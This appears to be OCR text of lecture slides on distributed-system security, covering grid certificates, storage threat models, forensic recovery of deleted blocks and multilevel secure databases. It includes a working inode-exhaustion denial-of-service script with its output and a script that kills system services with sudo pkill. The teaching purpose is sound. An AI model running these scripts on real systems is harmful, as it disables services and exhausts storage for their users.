
Grid System Security (2/2)

- Trust management – certificates and trust relations
- Grid Certification Authority (CA)






```
→  ~ [0] md5sum bootstrap.sh.original
7e4aeddb684c40be90aafaeb57c366b0  bootstrap.sh.original
→  ~ [0] _
```



You have certificates on file that identify these servers:

Certificate Name	Server	Lifetime	Expires On
Digisign Server ID - (En...	*	Permanent	Thursday, July 16, 20...
◢Equifax Secure Inc.			
MD5 Collisions Inc. (htt...	*	Permanent	Thursday, Septembe...
◢GTE Corporation			
Digisign Server ID (Enri...	*	Permanent	Tuesday, July 17, 2012
◢The USERTRUST Network			
addons.mozilla.org	*	Permanent	Saturday, March 15, ...
global trustee	*	Permanent	Saturday, March 15, ...



Certificate Viewer:"Builtin Object Token:Bogus Mozilla Addons"

Could not verify this certificate because it is not trusted.

Issued To

Common Name (CN) addons.mozilla.org
Organization (O) Google Ltd.
Organizational Unit (OU) Tech Dept.
Serial Number 00:92:39:D5:34:8F:40:D1:69:5A:74:54:70:E1:F2:3F:43

Issued By

Common Name (CN) UTN-USERFirst-Hardware
Organization (O) The USERTRUST Network
Organizational Unit (OU) http://www.usertrust.com

Period of Validity

Begins On Tuesday, March 15, 2011
Expires On Saturday, March 15, 2014


Fingerprints

SHA-256 Fingerprint 4B:F6:BB:83:9B:03:B7:28:39:32:9B:4E:A7:0B:B1:B2:
F0:D0:7E:01:4D:9D:24:AA:9C:C5:96:11:47:02:BE:E3
SHA1 Fingerprint 30:5F:8B:D1:7A:A2:CB:C4:83:A4:C4:1B:19:A3:9A:0C:75:DA:39:D6


Distributed Storage System Security

- Resource to protect are data stored in the storage devices
- Access Entry points (attackers uses to gain access to assets of the system) [6]
    - Example: RPC, Configuration files
- CIAA threat model. Confidentiality, Integrity, Availability, Authentication.
    - Snooping storage traffic, buffer cache, deleted storage blocks
    - Modifying inode, Subversion attacks (modifying PLT, GOT table)
    - DoS (Exhaust inode)
- Data Life Cycle Threat Model Process

Inode Exhaustion



```
nebula@nebula:~$ python inode_exhaust.py ^C
nebula@nebula:~$ ^C
nebula@nebula:~$ python inode_exhaust.py
So far: 1 Remaining: 415489
So far: 2 Remaining: 415488
So far: 3 Remaining: 415487
So far: 4 Remaining: 415486
So far: 5 Remaining: 415485
So far: 6 Remaining: 415484
So far: 7 Remaining: 415483
So far: 8 Remaining: 415482
touch: cannot touch `new8.txt': No space left on device
So far: 9 Remaining: 415481
touch: cannot touch `new9.txt': No space left on device
So far: 10 Remaining: 415480
nebula@nebula:~$ _
```




inode_exhaust.py

```
import os
# Sorry this is a very lame code
lst = []
data = os.popen('df -i').readlines()
data = data[1].split(' ')
for i in data:
    if i != '':
        lst.append(i)
exhaust_count = int(lst[3])
print "Total free inodes:",exhaust_count
count = 0

for i in range(exhaust_count+100):
    os.system('touch '+str(i)+'.txt')
    count+=1
    print "So far:",count, "Remaining:",exhaust_count-count
```

File Handle in Windows

Recovering deleted storage blocks



```
→ Desktop [0] ls
buffer       Computer Forensics_ CTF Approach - M.Tech 2015 .pdf  demo_inode                  shankey       Thesis
buffer.c     CTF                                                  InCTFj                      stop_me_back  Tools
compile.txt  CTF_Forensics                                        Manogari-StarMusiQ.Com.mp3  stop_me_new   Yendi_Yendi-MassTamilan.com.mp3
→ Desktop [0] cat stop_me_new
#!/usr/bin/python
import os
services=["java","update-notifier","apache2","redis-server","bluetoothd","pcmanfm","ntopng","apt-get","update-manager","tor"]
for i in services:
    os.system("sudo pkill "+i)
→ Desktop [0] stat stop_me_new
  File: 'stop_me_new'
  Size: 4096            Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 524583      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2015-12-14 12:57:38.812769433 +0100
Modify: 2015-12-12 19:56:14.493423595 +0100
Change: 2015-12-12 19:56:14.493423595 +0100
 Birth: -
→ Desktop [0] sudo debugfs /dev/sda1
debugfs 1.42.9 (4-Feb-2014)
debugfs:  stat <524583>
debugfs:  q
→ Desktop [0] rm stop_me_new
rm: remove write-protected regular file 'stop_me_new'? y
→ Desktop [0] ls
buffer    compile.txt                                          CTF            demo_inode  Manogari-StarMusiQ.Com.mp3  stop_me_back  Tools
buffer.c  Computer Forensics_ CTF Approach - M.Tech 2015 .pdf  CTF_Forensics  InCTFj      shankey                     Thesis        Yendi_Yendi-MassTamilan.com.mp3
→ Desktop [0] sudo dd if=/dev/sda1 of=stop_me skip=2130168 bs=4k count=1
1+0 records in
1+0 records out
4096 bytes (4.1 kB) copied, 0.0443537 s, 92.3 kB/s
→ Desktop [0] cat stop_me
#!/usr/bin/python
import os
services=["java","update-notifier","apache2","redis-server","bluetoothd","pcmanfm","ntopng","apt-get","update-manager","tor"]
for i in services:
    os.system("sudo pkill "+i)
→ Desktop [0]
```

Distributed Database Security

- Distributed DBMS face more security threats and more complicated due to introduction of several new database models.
- Multilevel secure database management system (MLS/DBMS) restrict database operations based on the security levels (military information classification abd access control). [7]
- A multilevel secure (MLS) database is intended to protect classified information from unauthorized users based on the classification of the data and the clearances of the users.
- Traditional concurrency protocol (Two Phase Locking, Time Stamp ordering) suffered from starvation of high security level transactions
- SMVCC (Secure Multi version concurrency control)

Summary

- Security becomes more prominent when systems have been distributed across over multiple geographic locations.
- All the systems have the Common CIA triad as the heart of any security implementation, but also have their own peculiar security requirements.

References

[1] http://webdam.inria.fr/Jorge/html/wdmch15.html#x21-30300014.3

[2] http://cse.csusb.edu/tongyu/courses/cs660/notes/chap1.php

[3] https://en.wikipedia.org/wiki/List_of_grid_computing_middleware_distribution

[4] http://whatis.techtarget.com/definition/Confidentiality-integrity-and-availability-CIA

[5]http://www.roguelynn.com/words/explain-like-im-5-kerberos/

[6] https://people.cs.pitt.edu/~adamlee/pubs/2005/storagess05threat.pdf

[7] http://ijns.jalaxy.com.tw/contents/ijns-v9-n1/ijns-2009-v9-n1-p70-81.pdf

[8] http://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=1630921